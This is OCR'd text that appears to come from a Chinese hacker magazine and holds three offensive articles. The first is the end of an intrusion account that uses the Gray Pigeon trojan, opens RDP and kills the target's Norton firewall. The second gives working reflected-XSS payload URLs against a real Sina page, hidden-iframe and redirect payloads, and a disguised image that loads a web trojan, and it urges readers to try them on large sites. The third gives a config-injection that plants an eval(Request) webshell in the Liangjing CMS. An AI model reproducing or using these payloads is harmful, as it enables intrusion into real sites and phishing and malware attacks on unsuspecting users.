主页:http://www.20nt.net
Email:yibing751@163.com

本程序可以打开、更改Win2K、WinXP、Win2K3系统终端
使用:SuperSC.exe [-s 3389] [-r]
[-s]可以任意填写端口  [-r]重启计算机

克隆Win2K Guest用户
使用:SuperSC.exe [-c] [-r]
[-c]参数表示克隆Guest  [-r]重启计算机

重启计算机
使用:SuperSC.exe [-r]

E:\Data>
```

图 7

下面就是开 3389 了，传了个 Opents.exe 上去，结果壮烈牺牲。在网上找了一堆开 3389 的工具，不是被杀，就是用不了。最后找到了一个叫 SuperSc 的工具，功能和 Opents.exe 差不多，但是传上去之后没有牺牲。

在灰鸽子自带的 Telnet 上运行了 supersc，出现了 supersc 的使用提示，如图 7。功能还算挺强大的。输入 SuperSc.exe –s 1992 – r，马上用鸽子的屏幕监视看了下，在欢快的"正在保存设置⋯．"的提示中机器重启了。

重启后，我拿出 3389 连接器开始连接，却出现了无法连接的提示，如图 8。为什么会连接不上呢？难道有防火墙？马上用鸽子查看了一下进程，发现了有诺顿防火墙存在！我马上传了个 Pskill.exe 过去，把诺顿的进程给结束掉，结束掉后就可以连接上去了。



图8

后来我又仔细看了下，还发现了 Pcanywhere 的身影，早知道还有这东西，就省得我去开 3389 了，还又换灰鸽子又传流萤的，不过也好，就当作是练了练手了！

通过这次入侵，让我明白了外表坚固的网站，不一定漏洞少。而且通过这次入侵也使用了很多以前没用过的工具，有时小工具的灵活使用，在入侵的过程中会帮我们大忙的。

（文章中涉及到的工具流萤、灰鸽子、SuperSc.exe、Pskill.exe，已收录于光盘中）

菜鸟也能让新浪帮我们挂马——再谈网络钓鱼

yizhigu

文章难易度：★★★★
文章阅读点：关于跨站的几个简单利用示例

网络钓鱼已经不是什么新鲜话题了，按照一般的理解就是伪造 web 页面或者电子邮件进行欺骗。不过一定意义上的网络钓鱼需要购买域名和空间，并且需要编写出具备欺骗性的页面，我们菜鸟可是玩不起的。

钓鱼还是需要结合人性心理漏洞的，就象现在虚构一些中奖信息的页面来骗人点击，可能只有很少人会上当，但是如果你发一个新浪的页面给他，他肯定会毫不犹豫的打开。我们来看新浪的一个科技搜索页面，在 http://tech.sina.com.cn 找到产品检索。在搜索内容里填写 11111，栏目随意，点搜索后返回了一个执行页面。不过可以看到返回的页面出现了这样的字符"与 11111 相关的产品"，我们查一下源代码，发现内容是返回到本地的（图 1），那么我们来试一下直接在搜索字符里填写一个跨站语句：<script>alert("test")</script>，看到了什么？跨站成功（图 2）！我们再来查看一下源文件，可以发现这样的语句：<script>alert("test")</script>，的确代码是返回本地执行了（图 3）。那么该如何利用呢？

```
<td width=724 background=http://image2.sina.com.cn/IT/mainsearch/kjss07.gif>
        <table width=724 border=0 cellpadding=0 cellspacing=0>
        <tr><td width=70% class=f14 style="padding-left:10px;padding-top:2px"><font
color=#004190><b>与 <font color=#F14F00>11111</font> 相关的产品</b></font>
```

图 1




图 2

```
<td width=724 background=http://image2.sina.com.cn/IT/mainsearch/kjss07.gif>
        <table width=724 border=0 cellpadding=0 cellspacing=0>
        <tr><td width=70% class=f14 style="padding-left:10px;padding-top:2px"
color=#004190><b>与 <font color=#F14F00><script>alert("test")</script></font>
```

图 3

我们使用 WSE 进行抓包分析真实地址。打开 WSE 监听我们的搜索页面，然后搜索 11111，可以在 POST 的数据包最下面找到我们提交的参数（图 4），我们在末尾可以看到：name=11111

&style=2&module=search&x=14&y=12，直接构造如下的页面：http://php.tech.sina.com.cn/search/search.php?module=search&style=2&name=<script>alert("test")</script>，执行后与搜索的跨站效果是相同的。想利用这里挂马是绝对可行的，我们只需要修改name后的跨站语句就可以了。




图 4

再简单给出几个示例，例如我要让他弹出我指定的网站，也可以是你的网页木马。我们以baidu为例，构造一个这样的URL：http://php.tech.sina.com.cn/search/search.php?module=search&style=2&name=<script>open("http://www.baidu.com")</script>，打开了百度的网站吧，如果你想隐藏弹出的页面，完全可以不利用js控制，引入ifram标签在这里也是可行的，下面的语句很轻易的就实现了，http://php.tech.sina.com.cn/search/search.php?module=search&style=2&name=<iframe height=0 width=0 src="http://www.baidu.com"></iframe>。

想玩的更狠一点儿吗？让别人以为新浪被黑了，打开原本隶属于新浪的网站，却被跳到了指定网站，这样做就可以了，http://php.tech.sina.com.cn/search/search.php?module=search&style=2&name=<script>location="http://baidu.com"</script>，是不是觉得太露骨了？稍有些安全意识的朋友都有可能会注意到这个URL，我们其实可以转换一下，把跨站的字符改为URL编码，<script>alert("test")</script>转换过来就成为%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%22%74%65%73%74%22%29%3C%2F%73%63%72%69%70%74%3E，我们替换name的等号后为这一串字符，结果一样弹出了test的提示。

这样的玩法是非常丰富的，只是看你想利用什么语句了。其实很多大型网站都存在这样的错误，谈不上是漏洞，只是能被我们恶意利用而已。

说到这里，我还想介绍另外一类钓鱼方式，就是利用图片来挂马。记得在05年第9期的杂志上弗兰克介绍的制作图片性质的网页木马吧，他的方法真的是非常麻烦。我们完全可以在记事本里输入如下内容：

```
<iframe height=0 width=0 src="你的网页木马地址"></iframe>
<img src="http://www.hackerxfiles.net/images/default/logo.gif" width="294" height="95">
```

这里img引入的是黑客X档案官方的logo地址，可以是任意一幅存在于网络的图片，当然也可以是你上传到自己空间里的。我们把他保存为jpg或者gif的图片格式，然后上传到空间或者论坛上，得到真实地址后发给别人，别人打开的是图片，但是实际上却悄然无息的打开了我们的网马地址。IE会自作聪明的把里面的代码执行，并且一般人也会直接点开图片地址查看（图5）。注意一定要让别人直接打开图片地址，放到论坛里作为头像或者发帖插入图片，IE只会返回给你一个红叉。网易的相册会识别图片内容，即使你加了GIF89a在文件头，虽然传上去了，但是代码被吃掉了，腾迅的相册更厉害，非法的图片格式他直接跳到一个错误页面。动网和discuz的论坛都可以上传这样的图片格式，传到一个合法的网站并且把图片地址发给别人，我想很多人都会中招吧。有兴趣的朋友可以传到一些大型网站测试一下，这样得到的图片地址更有说服力。




图5

不管是利用参数或者图片进行挂马，都是利用一些人对大型网站的信任和对图片地址的不设防心理。总之为我们菜鸟一族提供了很好的挂马钓鱼的方法和思路，如果你有更好的方法，欢迎到X的论坛里进行交流。

（文章中涉及到的URL编码转换工具，已收录于光盘中）

良精后台大窥探

——由良精程序后台得到shell的两种方式

普罗米修斯[TAT]

一、前言

良精多语言多风格建站系统系列产品是经过完善设计的公司企业建站程序（软件著作权登记号：2005SRBJ1916）。最近无聊在落伍者论坛泡，发现有落伍的兄弟说良精的程序***（未作调查，不乱说了），于是对这款价值800元的企业站程序做了一下安全检测，发现了不少漏洞，其中漏洞比较多的还是出现在后台，即拿到后台权限后比较容易得到webshell，因此本文将简单介绍由网站后台拿到webshell的两种方式。

二、网站配置文件拿webshell

首先使用默认的用户名密码在http://localhost/admin/index.asp（这里在本机测试）进入后台，进入“系统管理”的“网站配置”管理项目（图1）。

可以看到此处可以进行系统基本信息的配置，那么在程序中是怎么实现系统的配置的呢？我们来看admin/SiteConfig.asp这个文件的源代码，可以找到保存系统设置的关键函数SaveConfig()：

```
sub SaveConfig()
    If ObjInstalled=false Then
        FoundErr=True
```




图1

```
    ErrMsg=ErrMsg & "<br><li>你的服务器不支持 FSO(Scripting.FileSystemObject)! </li>"
        exit sub
    end if
    dim fso,hf
    set fso=Server.CreateObject("Scripting.FileSystemObject")
    set hf=fso.CreateTextFile(Server.mappath("../inc/config.asp"),true)
    hf.write "<" & "%" & vbcrlf
    hf.write "Const SiteName=" & chr(34) & trim(request("SiteName")) & chr(34) & "        '网站名称" & vbcrlf
    ......
    hf.write "%" & ">"
    hf.close
    set hf=nothing
    set fso=nothing
end sub
```

首先打开文件inc/config.asp，然后使用FSO将获取的配置信息以某种格式写入配置文件，但是可以看到hf.write "Const SiteName=" & chr(34) & trim(request("SiteName")) & chr(34) & "　'网站名称" & vbcrlf这样的代码，程序直接trim(request("SiteName"))，即获得前一页发送来的配置信息，而没有进行任何过滤就写入了配置文件inc/config.asp，这样一来，如果我们写入一些asp代码，也会原样保存在inc/config.asp这个文件中，而这个文件恰好是asp文件，所以当访问inc/config.asp这个文件时，我们写入的服务器端asp代码也会被执行。

小知识：可能会有朋友要问，如果inc/config.asp这个文件不使用asp、asa这类会在服务器端解释执行的扩展名类型，是不是就不会出现此漏洞呢？是的，但是由于这样的配置文件通常保存有敏感的系统信息，如果不使用可以解释执行的扩展名，则入侵者可以通过直接访问此文件，就可以看到其源代码，从而获得这些敏感信息。

那么，这个漏洞该如何利用呢？在写入我们需要执行的代码之前，首先来看下inc/config.asp这个文件，分析其结构，从而使得我们可以构造写入的内容。

```
<%
Const SiteName="良精通用企业网站管理系统"        '网站名称
Const SiteTitle="良精通用企业网站管理系统"       '网站标题
......
%>
```

可以看到，此文件用const语句来定义常数，以便其他文件调用，定义的方式是“const　常数名　=　"常数值"”，譬如我们提交网站名称为“Bug.Center.Team”，则此文件的第一行会写为Const SiteName="Bug.Center.Team"。首先我们在这里构造一下，为了得到webshell，我们写一个一句话木马eval(Request("a"))到这里，需要闭合常数值的引号以避免出错，闭合的方式是先在我们填写的网站名称的后面增加一个引号以闭合前面的引号，然后在所填写的所有语句结束后再写一个单引号以使得后面的引号成为注释，而后写入一句话木马的内容，此时第一行为Const SiteName="Bug.Center.Team" eval(Request("a")) '"，为了测试，我们按照这种方式修改，然后打开文件http://localhost/inc/config.asp，此时发现出错了，如图2。




图2

这是为什么呢？对了！是因为两个语句写在一行了，ASP规定一行只能写一个语句，我们知道，在C语言中，使用分号“;”来分隔两句语句，一个语句结束后，写一个分号，然后可以在同一行继续写下一个语句，那么asp有没有类似的语句结束分隔符呢？是有的，ASP中的语句分隔符是冒号“:”，因此我们需要将第一行构造为Const SiteName="Bug.Center.Team" : eval(Request("a"))'"，那么经过对比，我们需要在管理界面的网站名称处填写Bug.Center.Team" : eval(Request("a"))'，点击“保存设置”，将其写入文件inc/config.asp，然后则可以使用asp木马的客户端连接http://localhost/inc/config.asp这个文件。导致这个漏洞的原因是程序员没有想到入侵者可能使用语句分隔符来插入合法代码到配置文件中并运行，在spb论坛程序使用如下函数对写入配置文件的信息进行了过滤，这种过滤方式还是比较有效的：

```
Function strPrecess(byval sStr,byval ptype)
    If ptype=1 Then
        sStr=Trim(sStr)
    End If
    sStr=Replace(Trim(sStr),Chr(34),Chr(34) & Chr(34))
    sStr=Replace(sStr,"<" & "%","<" & Chr(34) & " & " & Chr(34) & "%")
    strPrecess=Replace(sStr,"%" & ">","%" & Chr(34) & " & " & Chr(34) & ">")
End Function
```

